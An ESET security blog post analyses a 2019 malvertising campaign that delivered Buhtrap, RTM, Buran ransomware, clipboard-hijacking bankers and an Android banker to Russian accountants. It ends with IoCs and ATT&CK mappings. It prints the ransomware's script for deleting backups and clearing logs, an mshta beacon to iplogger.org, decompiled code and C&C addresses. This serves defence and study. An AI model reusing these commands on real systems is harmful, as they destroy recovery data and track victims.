Buhtrap backdoor and Buran ransomware distributed via major advertising platform

welivesecurity.com/2019/04/30/buhtrap-backdoor-ransomware-advertising-platform/

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

Criminal activities against accountants on the rise – Buhtrap and RTM still active

ESET Research
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UPDATE (November 6, 2019): Although the ransomware distributed in this campaign exhibits links with other Buhtrap malware, we now believe that it is not linked with the original Buhtrap group. Therefore, we have decided to change our original detection name for this ransomware to Win32/Filecoder.Buran. This should minimize any additional confusion and be more in sync with other publications describing the same ransomware.

What better way to target accountants than to target them as they search the web, looking for documents pertinent to their job? This is just what has been happening for the past few months, where a group using two well-known backdoors — Buhtrap and RTM — as well as ransomware and cryptocurrency stealers, has targeted organizations, mainly in Russia. The targeting was made possible by posting malicious ads through Yandex.Direct, in an attempt to redirect a potential target to a website offering malicious downloads disguised as document templates. Yandex is known to be the largest search engine on the internet in Russia. Yandex.Direct is its online advertising network. We've contacted Yandex and they removed this malvertising campaign.

While the Buhtrap backdoor source code has been leaked in the past and can thus be used by anyone, RTM code has not, at least to our knowledge. In this blog, we will describe how the threat actors distributed their malware by abusing Yandex.Direct and hosted it on GitHub. We will conclude with a technical analysis of the malware used.

Distribution mechanism and victims

The link that ties the different payloads together is how they were distributed: all malicious files created by the cybercriminals were hosted on two different GitHub repositories.

There was usually only one malicious file downloadable from the repo, but it would change frequently. Since change history is available from the GitHub repository, it allows us to know which malware was distributed at any given time. One way victims would be lured into downloading these malicious files was through a website, blanki-shabloni24[.]ru, as shown in Figure 1.

Figure 1. Landing page of blanki-shabloni24[.]ru

The website design as well as all malicious filenames were quite revealing: they were all about forms, templates and contracts. The fake software name translates to: “Collection of Templates 2018: forms, templates, contracts, samples”. Given the fact that Buhtrap and RTM have been used in the past to target accounting departments, we immediately believed that a similar strategy was at play. But how were potential victims directed to the website?

Infection campaigns

At least some of the potential victims who ended up on this website were lured there through malvertising. Below you can see an example of a redirect URL to the malicious website:

https://blanki-shabloni24.ru/?utm_source=yandex&utm_medium=banner&utm_campaign=cid|{**blanki_rsya**}|context&utm_content=gid|3590756360|aid|6683792549|15114654950_&utm_term=**скачать бланк счета**&pm_source=**bb.f2.kz**&pm_block=none&pm_position=0&yclid=1029648968001296456

We can see in the URL that a banner ad was posted on bb.f2[.]kz, which is a legitimate accounting forum. It is important to note here that these banners appeared on several different websites, all with the same campaign id (blanki_rsya) and most of them related to accounting or legal aid services. From the URL, we can also see what the user was searching for – “скачать бланк счета” or “download invoice template” – reinforcing our hypothesis that organizations are targeted. A list of the websites where the banners and the related search term appeared is shown in Table 1.

Search term RU	Search term EN (Google Translate)	Domain
скачать бланк счета	download invoice template	bb.f2[.]kz
образец договора	contract example	Ipopen[.]ru
заявление жалоба образец	claim complaint example	77metrov[.]ru
бланк договора	contract form	blank-dogovor-kupli-prodazhi[.]ru
судебное ходатайство образец	judicial petition example	zen.yandex[.]ru
образец жалобы	example complaint	yurday[.]ru
образцы бланков договоров	example contract forms	Regforum[.]ru
бланк договора	contract form	assistentus[.]ru
образец договора квартиры	example apartment contract	napravah[.]com
образцы юридических договоров	examples of legal contracts	avito[.]ru

Table 1. Search terms used and domains where the banners were displayed

The blanki-shabloni24[.]ru website was probably set up in this way to survive basic scrutiny. An ad pointing to a professional-looking website with a link to GitHub is not something obviously bad. Moreover, the cybercriminals put the malicious files on their GitHub repository only for a limited period of time, probably while the ad campaign was active. Most of the time, the payload on GitHub was an empty zip file or a clean executable. To summarize, the cybercriminals were able to distribute ads through the Yandex.Direct service to websites that were likely to be visited by accountants searching for specific terms.

Let's now take a look at the different payloads that were distributed this way.

Payload Analysis

Distribution timeline

This malware campaign started in late October 2018 and is still active at time of writing. Since the whole repository was publicly available on GitHub, we were able to draw a precise timeline of the malware families distributed (see Figure 2). We've observed six different malware families being hosted on GitHub over this period. We've added a line that illustrates when the banner links were seen, based on ESET telemetry, to compare it with the git history. We can see that it correlates pretty well with the moments the payloads were available on GitHub. The discrepancy at the end of February may be explained by the possibility that we lack some of the history because the repository was removed from GitHub before we were able to fetch all of it.



Figure 2. Timeline of the malware distribution

Code-signing certificates

Multiple code-signing certificates were used to sign malware distributed during this campaign. Some of the certificates were used to sign more than one malware family, an additional indicator linking the various malware samples to the same campaign. The operators did not systematically sign the binaries they pushed to the git repository. It is surprising, given that they had access to the private key of these

certificates, that they didn't use it for all of them. At the end of February 2019, the operators also started to make invalid signatures with a certificate belonging to Google for which they do not possess the private key.

All the certificates involved in this campaign, and the malware families that they signed, are displayed in Table 2.

Cert's CN	Thumbprint	Signed malware family
TOV TEMA LLC	775E9905489B5BB4296D1AD85F3E45BC936E7FDC	Win32/ClipBanker
TOV "MARIYA"	EE6FAF6FD2888A6D11DD710B586B78E794FC74FC	Win32/ClipBanker
"VERY EXCLUSIVE LTD"	BD129D61914D3A6B5F4B634976E864C91B6DBC8E	Win32/Spy.Buhtrap
"VERY EXCLUSIVE LTD."	764F182C1F46B380249CAFB8BA3E7487FAF21E2A	Win32/Filecoder.Buran
TRAHELEN LIMITED	7C1D7CE90000B0E603362F294BC4A85679E38439	Win32/Spy.RTM
LEDI, TOV	15FEA3B0B839A58AABC6A604F4831B07097C8018	Win32/Filecoder.Buran
Google Inc	1A6AC0549A4A44264DEB6FF003391DA2F285B19F	Win32/Filecoder.Buran MSIL/ClipBanker

Table 2. List of certificates and malware signed by them

We also used these code-signing certificates to see if we could establish links with other malware families. For most of the certificates, we didn't find malware that wasn't distributed via the GitHub repository. However, in the case of the TOV "MARIYA" certificate, it was used to sign malware belonging to the Wauchos botnet as well as some adware and coin miners. It is very unlikely that these malware variants were linked to the campaign we analyzed. It is probable that the certificate involved was bought on some online black market.

Win32/Filecoder.Buran

The component that first attracted our attention is the previously unseen Win32/Filecoder.Buran. It is a Delphi binary that sometimes comes packed. It was mainly distributed during February and March of 2019. It implements the expected behavior of ransomware, discovering local drives and network shares and encrypting files found on these devices. It doesn't require an internet connection to encrypt its victims' files, since it doesn't communicate with a server to send the encryption keys. Instead, it appends a "token" at the end of the ransom message and demands that the victims communicate with the operators via email or Bitmessage. The ransom note may be found in Appendix A.

To encrypt as many important resources as possible, Filecoder.Buran starts a thread dedicated to killing key software that might have open handles on files containing valuable data, thus preventing them being encrypted. The targeted processes are mainly database management systems (DBMS). Furthermore, Filecoder.Buran removes log files and backups, to make it as difficult as possible for victims without any offline backups to recover their files. To do so, the batch script in Figure 3 is executed.

```
bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled no
wbadmin delete catalog -quiet
wbadmin delete systemstatebackup
wbadmin delete systemstatebackup -keepversions:0
wbadmin delete backup
wmic shadowcopy delete
vssadmin delete shadows /all /quiet
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
attrib "%userprofile%\documents\Default.rdp" -s -h
del "%userprofile%\documents\Default.rdp"
wevtutil.exe clear-log Application
wevtutil.exe clear-log Security
wevtutil.exe clear-log System
sc config eventlog start=disabled
```

Figure 3. Script to remove backups and log files

Filecoder.Buran uses the legitimate online service IP Logger, which is designed to gather information about who is visiting a website. This is used to keep track of the ransomware's victims. The command line in Figure 4 is responsible for this.

```
mshta.exe "javascript:document.write('<img
src=\'https://iplogger.org/173Es7.txt\'><script>setInterval(function(){close();},10000);</script>');"
```

Figure 4. Query to iplogger.org

Files that are encrypted are chosen based on failing to match three exclusion lists. First, it does not encrypt files with the following extensions: .com, .cmd, .cpl, .dll, .exe, .hta, .lnk, .msc, .msi, .msp, .pif, .scr, .sys and .bat. Second, all files for which the full path contains one of the directory strings listed in Figure 5 are excluded.

```
\.{ED7BA470-8E54-465E-825C-99712043E01C}\
\tor browser\
\opera\
\opera software\
\mozilla\
\mozilla firefox\
\internet explorer\
\google\chrome\
\google\
\boot\
\application data\
\apple computer\safari\
\appdata\
\all users\
:\windows\
:\system volume information\
:\nvidia\
:\intel\
```

Figure 5. Directories excluded from encryption

And third, specific filenames are excluded from encryption, among them the filename of the ransom note. Figure 6 shows this list. Combined, these exclusions are clearly intended to leave an encrypted victim machine bootable, and minimally usable.

```
boot.ini
bootfont.bin
bootsect.bak
desktop.ini
iconcache.db
ntdetect.com
ntldr
ntuser.dat
ntuser.dat.log
ntuser.ini
thumbs.db
winupas.exe
your files are now encrypted.txt
windows update assistant.lnk
master.exe
unlock.exe
unlocker.exe
```

Figure 6. Files excluded from encryption

File encryption scheme

When the malware is launched, it generates a 512-bit RSA key pair. The private exponent (d) and the modulus (n) are then encrypted using a hardcoded 2048-bit public key (public exponent and modulus), zlib compressed and base64 encoded. The code responsible for this is shown in Figure 7.

```
HardcodedKeyObj = TKeyObj_Constructor(VMT_4225F4_TKeyObj, 1, v34, 2048);
HardcodedKeyObj_1 = HardcodedKeyObj;
VegaObj->HardcodedRSAKey = HardcodedKeyObj;
LoadString(gVegaKeyN, &VegaKeyN, v8);
fnAddToKeyObj(v9, VegaKeyN, HardcodedKeyObj_1->n);
LoadString(gVegaKeyD, &VegaKeyD, v10);
fnAddToKeyObj(v11, VegaKeyD, VegaObj->HardcodedRSAKey->e);
GenerateGuid(&v31, VegaObj);
GeneratedKeyObj = TKeyObj_Constructor(VMT_4225F4_TKeyObj, 1, v31, 512);
VegaObj->KeyObj512Bits = GeneratedKeyObj;
GenerateRsaKey(GeneratedKeyObj, v4);
IntToHexdigest(v13, &HexStrN);
IntToHexdigest(v14, &HexStrD);
LStrCatN(&VegaObj->GeneratedPrivateKeyStr, 6, "</D>", HexStrD, "<D>");
fnRSAEncrypt(
  VegaObj->GeneratedPrivateKeyStr,
  VegaObj->HardcodedRSAKey->n,
  VegaObj->HardcodedRSAKey->e,
  &EncryptedPrivateKey);
fnZlibDeflate(EncryptedPrivateKey, 0, &PrivateKeyBlob);
```


Figure 7. Hex-Rays decompiler output of the 512-bit RSA key pair generation routine

Figure 8 shows an example of the plaintext version of the generated private key that constitutes the token appended to the ransom note.

```
1  <N>DF9228F4F3CA93314B7EE4BEFC440030665D5A2318111CC3FE91A43D781E3F91BD2F6383E4A0B4F503916D75C9C576D5C2F2F
   <D>9197ECC0DD002D5E60C20CE3780AB9D1FE61A47D9735036907E3F0CF8BE09E3E7646F8388AAC75FF6A4F60E7F4C2F697BF6E
```

Figure 8. Example of a generated private key

The attacker's public key is shown in Figure 9.

```
1  e =
2  0x72F750D7A93C2C88BFC87AD4FC0BF4CB45E3C55701FA03D3E75162EB5A97FDA7ACF8871B220A33BEDA546815A9AD9AA0C2F37
3  n =
4  0x212ED167BAC2AEFF7C3FA76064B56240C5530A63AB098C9B9FA2DE18AF9F4E1962B467ABE2302C818860F9215E922FC2E0E28C
```

Figure 9. Hardcoded RSA public key

The files are encrypted using AES-128-CBC with a 256-bit key. For each file to be encrypted, a new key and a new initialization vector are generated. The key information is appended to the end of the encrypted file. Let's examine the format of an encrypted file.

Encrypted files have the following header:

Magic Header	Encrypted Size	Decrypted size	Encrypted data
0x56 0x1A	uint64_t	uint64_t	encrypt('VEGA' + filedata[:0x5000])

The data from the original file prepended with the magic value "VEGA" is encrypted up to the first 0x5000 bytes. All the information necessary to decrypt the file is appended to the file with this structure:

File size marker	Size of AES key blob	AES key blob	Size of RSA key blob	RSA key blob	Offset to File size marker
0x01 or 0x02	uint32_t		uint32_t		uint32_t

- File size marker contains a flag that indicates if the file size is > 0x5000 bytes
- AES key blob = ZlibCompress(RSAEncrypt(AES Key + IV, generated RSA key pair's public key))
- RSA key blob = ZlibCompress(RSAEncrypt(Generated RSA private key, Hardcoded RSA public key))

Win32/ClipBanker

Win32/ClipBanker is a component that was distributed intermittently from the end of October to early December 2018. Its role is to monitor the content of the clipboard, looking for cryptocurrency addresses. If a targeted cryptocurrency address is found, it is replaced by an address presumably belonging to the malware operator. The samples we looked at are not packed, nor obfuscated. The only mechanism used to hide

its behavior is string encryption. The operators' cryptocurrency addresses are encrypted using RC4. Various cryptocurrencies are targeted such as Bitcoin, Bitcoin cash, Dogecoin, Ethereum and Ripple.

A very negligible amount of BTC was sent to the attacker's Bitcoin addresses during the time of distribution, which suggests the campaign wasn't very successful. Additionally, there is no way to be sure that these transactions are related to this malware.

Win32/RTM

Win32/RTM is a component that was distributed during a few days at the beginning of March 2019. RTM is a banking trojan written in Delphi that targets remote banking systems. Back in 2017, ESET researchers published a white paper that contains an extensive analysis of this malware. As little has changed since then, we suggest the interested reader should refer to that publication for more details. In January 2019, Palo Alto Networks also released a blogpost about this malware.

Buhtrap downloader

For a short period of time, the package available from GitHub was a downloader that shared no resemblance with past Buhtrap tooling. This downloader reaches out to https://94.100.18[.]67/RSS.php?<some_id> to get the next stage and load it directly in memory. We identified two different behaviors for this second stage code. In one, the RSS.php URL served the Buhtrap backdoor directly. This backdoor is very similar to the one available through the leaked source code.

Of interest here is that we see several different campaigns using the Buhtrap backdoor, presumably coming from different actors. The main differences in this case are that, first, the backdoor is loaded directly in memory, not using the usual DLL side-loading trick documented in our previous blog, and second, they changed the RC4 key used to encrypt network traffic to the C&C server. Most of the campaigns we see in the wild do not even bother to change this key.

In the other, more intricate, case we've seen, the RSS.php URL served another downloader. This downloader implements some obfuscation such as dynamic import table reconstruction. The ultimate goal of this downloader is to contact a C&C server at https://msiofficeupd[.]com/api/F27F84EDA4D13B15/2 to send logs and wait for a response. It treats the latter as a binary blob, loads it in memory and executes it. The payload we've seen this downloader execute was the same Buhtrap backdoor described above, but other payloads may exist.

Android/Spy.Banker

Interestingly, an Android component was also found on the GitHub repository. It was only on the master branch for one day on November 1st 2018. Apart from the fact that is was hosted on GitHub on that day, ESET telemetry shows no evidence of active distribution of this malware.

The Android component was hosted on GitHub as an Android Application Package (APK). It is heavily obfuscated. The malicious behavior is concealed in an encrypted JAR located in the APK. It is encrypted with RC4 using this key:

```
key = [
0x87, 0xd6, 0x2e, 0x66, 0xc5, 0x8a, 0x26, 0x00, 0x72, 0x86, 0x72, 0x6f,
0x0c, 0xc1, 0xdb, 0xcb, 0x14, 0xd2, 0xa8, 0x19, 0xeb, 0x85, 0x68, 0xe1,
0x2f, 0xad, 0xbe, 0xe3, 0xb9, 0x60, 0x9b, 0xb9, 0xf4, 0xa0, 0xa2, 0x8b, 0x96
]
```

The same key and algorithm are used to encrypt the strings. The JAR is located under APK_ROOT + image/files. The first 4 bytes of the file contain the length of the encrypted JAR, which begins immediately after the length field.

Once we decrypted the file, it became obvious that it was Anubis, an already documented Android Banker. This malware has the following capabilities:

- Record microphone
- Take screenshot
- Get GPS position
- Log keystrokes
- Encrypt device data and demand ransom
- Send spam

The C&C servers are:

- sositehuypidarasi[.]com
- ktosdelaetskrintotpidor[.]com

Interestingly, it used Twitter as a fallback communication channel to retrieve another C&C server. The Twitter account used by the sample we analyzed is @JohnesTrader, but this account was already suspended at time of analysis.

The malware contains a list of targeted applications on the Android device. This list seems to be longer than what it was back when Sophos researchers analyzed it. It targets a lot of banking applications for banks from all over the world, some e-shopping apps like Amazon and eBay and cryptocurrency apps. We have included the full list in Appendix B.

MSIL/ClipBanker.IH

The latest component to be distributed during the campaign covered in this blogpost is a .NET Windows executable which was distributed in March 2019. Most of the versions we looked at were packed with ConfuserEx v1.0.0. As with the ClipBanker variant described above, this component also hijacks the clipboard. It targets a wide range of cryptocurrencies as well as Steam trade offers. Furthermore, it uses the IP Logger service to exfiltrate Bitcoin's WIF private key.

Defensive mechanisms

In addition to benefiting from ConfuserEx's anti-debugging, anti-dumping and anti-tampering mechanisms, this malware implements detection routines for security products and virtual machines.

To check if it is running in a virtual machine, it uses Windows' built-in WMI command-line (WMIC) to query information about the BIOS – specifically:

wmic bios

It then parses the output of the command looking for these specific keywords: VBOX, VirtualBox, XEN, qemu, bochs, VM.

To detect security products, the malware sends a Windows Management Instrumentation (WMI) query to Windows Security Center using the ManagementObjectSearcher API as shown in Figure 10. Once base64-decoded, the call is:

ManagementObjectSearcher('root\\SecurityCenter2', 'SELECT * FROM AntivirusProduct')

```
public static bool ContainsAV()
{
    try
    {
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(Core.DecodeB64
          ("cm9vdFxTZWN1cml0eUNlbnRlcjI="), Core.DecodeB64("U0VMRUNUICogRlJPTSBBbnRpdmlydXNQcm9kdWN0"));
        ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
        foreach (ManagementBaseObject current in managementObjectCollection)
        {
            if (current["displayName"].ToString() != "" && current["displayName"].ToString() != "*")
            {
                return true;
            }
        }
    }
    catch
    {
    }
    return false;
}
```


Figure 10. Security product detection routine

Furthermore, the malware checks whether CryptoClipWatcher, a defensive tool designed to protect users from clipboard hijacking, is running and if so, suspends all the threads of this process – thus disabling the protection.

Persistence

In the version we analyzed, the malware copies itself into %APPDATA%\google\updater.exe and sets the hidden flag on the google directory. Then, it modifies the Windows Registry's Software\Microsoft\Windows NT\CurrentVersion\Winlogon\shell value and appends the path of updater.exe. Hence, every time a user logs in, the malware is executed.

Malicious behavior

As was the case with the previous ClipBanker we analyzed, this .NET malware monitors the content of the clipboard, looking for cryptocurrency addresses – and if one is found, it is replaced with one of the operator's addresses. Figure 11 displays a list of the targeted addresses based on an enum found within the code.

```
1  BTC_P2PKH, BTC_P2SH, BTC_BECH32, BCH_P2PKH_CashAddr, BTC_GOLD, LTC_P2PKH, LTC_BECH32, LTC_P2SH_M,
   ETH_ERC20, XMR, DCR, XRP, DOGE, DASH, ZEC_T_ADDR, ZEC_Z_ADDR, STELLAR, NEO, ADA, IOTA, NANO_1, NANO_3,
   BANANO_1, BANANO_3, STRATIS, NIOBIO, LISK, QTUM, WMZ, WMX, WME, VERTCOIN, TRON, TEZOS, QIWI_ID, YANDEX_ID,
   NAMECOIN, B58_PRIVATEKEY, STEAM_URL
```

Figure 11. Enum symbol for supported address types

For each of these address types there is an associated regular expression. The STEAM_URL value is for hijacking Steam's trade offer system, as we can see in the regular expression used to detect it in the clipboard:

\b(https:\/\/|http:\/\/)steamcommunity\.com\/tradeoffer\/new\/\?partner=[0-9]+&token=[a-zA-Z0-9]+\b

Exfiltration channel

In addition to replacing addresses in the clipboard, this .NET malware also targets Bitcoin WIF private keys, Bitcoin Core wallets and Electrum Bitcoin wallets. The malware uses iplogger.org as an exfiltration channel to capture the WIF private key. To do so, the operators add the private key data in the User-Agent HTTP header as shown in Figure 12.

Figure 12. IP Logger console with exfiltrated data

As for the exfiltration of the wallets, the operators did not use iplogger.org; the limitation of 255 characters in the User-Agent field displayed in IP Logger's web interface might explain why they opted for another method. In the samples we analyzed, the other exfiltration server was stored in the environment variable DiscordWebHook. What's puzzling to us is that this environment variable is never set anywhere in the code. This seems to suggest that the malware is still under development and that this variable is set on the operators' test machines.

There is another indicator that the malware is still under development. The binary includes two iplogger.org URLs, and both are queried upon exfiltration. In the request to one of these URLs, the value in the Referer field is prepended by "DEV /". We also found a version of the malware that wasn't packed with ConfuserEx and the getter for this URL is called DevFeedbackUrl. Based on the name of the environment variable, we believe the operators are planning on using the legitimate service Discord and abuse its webhook system to exfiltrate cryptocurrency wallets.

Conclusion

This campaign is a good example of how legitimate ad services can be abused to distribute malware. While this campaign specifically targets Russian organizations, we wouldn't be surprised if such a scheme were used abusing non-Russian ad services. To avoid being caught by such a scam, users should always make sure the source from where they download software is a well-known, reputable software distributor.

Indicators of Compromise (IoCs)

List of samples

SHA-1	Filename	ESET Detection Name
79B6EC126818A396BFF8AD438DB46EBF8D1715A1	hashfish.exe	Win32/ClipBanker.HM
11434828915749E591254BA9F52669ADE580E5A6	hashfish.apk	Android/Spy.Banker.KW
BC3EE8C27E72CCE9DB4E2F3901B96E32C8FC5088	hashfish.exe	Win32/ClipBanker.HM
CAF8ED9101D822B593F5AF8EDCC452DD9183EB1D	btctradebot.exe	Win32/ClipBanker.HM
B2A1A7B3D4A9AED983B39B28305DD19C8B0B2C20	blanki.exe	Win32/ClipBanker.HM
1783F715F41A32DAC0BAFBBDF70363EC24AC2E37	blanki.exe	Win32/Spy.Buhtrap.AE
291773D831E7DEE5D2E64B2D985DBD24371D2774	blanki.exe	Win32/Spy.Buhtrap.AE
4ADD8DCF883B1DFC50F9257302D19442F6639AE3	masterblankov24.exe	Win32/Spy.Buhtrap.AG
790ADB5AA4221D60590655050D0FBEB6AC634A20	masterblankov24.exe	Win32/Filecoder.Buran.A
E72FAC43FF80BC0B7D39EEB545E6732DCBADBE22	vseblanki24.exe	Win32/Filecoder.Buran.B
B45A6F02891AA4D7F80520C0A2777E1A5F527C4D	vseblanki24.exe	Win32/Filecoder.Buran.C
0C1665183FF1E4496F84E616EF377A5B88C0AB56	vseblanki24.exe	Win32/Filecoder.Buran.C
81A89F5597693CA85D21CD440E5EEAF6DE3A22E6	vseblanki24.exe	Win32/Spy.RTM.W

SHA-1	Filename	ESET Detection Name
FAF3F379EB7EB969880AB044003537C3FB92464C	vseblanki24.exe	Win32/Spy.RTM.W
81C7A225F4CF9FE117B02B13A0A1112C8FB3F87E	master-blankov24.exe	Win32/Filecoder.Buran.B
ED2BED87186B9E117576D861B5386447B83691F2	blanki.exe	Win32/Filecoder.Buran.B
6C2676301A6630DA2A3A56ACC12D66E0D65BCF85	blanki.exe	Win32/Filecoder.Buran.B
4B8A445C9F4A8EA24F42B9F80EA9A5E7E82725EF	mir_vseh_blankov_24.exe	Win32/Filecoder.Buran.B
A390D13AFBEFD352D2351172301F672FCA2A73E1	master_blankov_300.exe	Win32/Filecoder.Buran.B
1282711DED9DB140EBCED7B2872121EE18595C9B	sbornik_dokumentov.exe	Win32/Filecoder.Buran.B
372B4458D274A6085D3D52BA9BE4E0F3E84F9623	sbornik_dokumentov.exe	MSIL/ClipBanker.IH
9DE1F602195F6109464B1A7DEAA2913D2C803362	nike.exe	MSIL/ClipBanker.IH

List of servers

Domain	IP Address	Malware family
sositehuypidarasi[.]com	212.227.20[.]93, 87.106.18[.]146	Android/Spy.Banker
ktosdelaetskrintotpidor[.]com	87.106.18[.]146	Android/Spy.Banker
	94.100.18[.]67	Win32/RTM
stat-counter-7-1[.]bit	176.223.165[.]112	Win32/RTM
stat-counter-7-2[.]bit	95.211.214[.]14	Win32/RTM
blanki-shabloni24[.]ru	37.1.221[.]248, 5.45.71[.]239	
Superjob[.]icu	185.248.103[.]74	Win32/Buhtrap
Medialeaks[.]icu	185.248.103[.]74	Win32/Buhtrap
icq.chatovod[.]info	185.142.236[.]220	Win32/Buhtrap
womens-history[.]me	185.142.236[.]242	Win32/Buhtrap

MITRE ATT&CK techniques

Win32/Filecoder.Buran

Tactic	ID	Name	Description
Execution	T1204	User execution	The user must run the executable
Defense evasion	T1116	Code signing	Some of the samples are signed
T1140	Deobfuscate/Decode Files or Information	The strings are encrypted using RC4	
Discovery	T1083	File and Directory Discovery	Files and Directories are discovered for encryption
T1135	Network Share Discovery	The network shares are discovered to find more files to encrypt	

Win32/ClipBanker

Tactic	ID	Name	Description
Execution	T1204	User execution	The user must run the executable
Defense evasion	T1116	Code signing	Some of the samples are signed

Tactic	ID	Name	Description
T1140	Deobfuscate/Decode Files or Information	The cryptocurrency addresses are encrypted using RC4	

MSIL/ClipBanker

Tactic	ID	Name	Description
Execution	T1204	User execution	The user must run the executable
Persistence	T1004	Winlogon Helper DLL	Persistence is achieved by altering the Winlogon\shell key
Defense evasion	T1116	Code signing	Some of the samples are signed
T1140	Deobfuscate/Decode Files or Information	The strings are encrypted using a static XOR key	
T1158	Hidden Files and Directories	The executable used for persistence is in a newly created hidden directory	
Discovery	T1083	File and Directory Discovery	Look for specific folders to find wallet application storage
Collection	T1115	Clipboard Data	Bitcoin WIF private key is stolen from the clipboard data
Exfiltration	T1020	Automated Exfiltration	Crypto wallet software's storage is automatically exfiltrated
T1041	Exfiltration Over Command and Control Channel	Exfiltrated data is sent to a server	
Command and Control	T1102	Web Service	Uses IP Logger legitimate service to exfiltrate Bitcoin WIF private keys
T1043	Commonly Used Port	Communicates with a server using HTTPS	
T1071	Standard Application Layer Protocol	Communicates with a server using HTTPS	

Buhtrap downloader

Tactic	ID	Name	Description
Execution	T1204	User execution	The user must run the executable
T1106	Execution through API	Executes additional malware through CreateProcess	
Defense evasion	T1116	Code signing	Some of the samples are signed
Credential Access	T1056	Input Capture	Backdoor contains a keylogger
T1111	Two-Factor Authentication Interception	Backdoor actively searches for a connected smart card	
Collection	T1115	Clipboard Data	Backdoor logs clipboard content
Exfiltration	T1020	Automated Exfiltration	Log files are automatically exfiltrated
T1022	Data Encrypted	Data sent to C&C is encrypted	
T1041	Exfiltration Over Command and Control Channel	Exfiltrated data is sent to a server	
Command and Control	T1043	Commonly Used Port	Communicates with a server using HTTPS
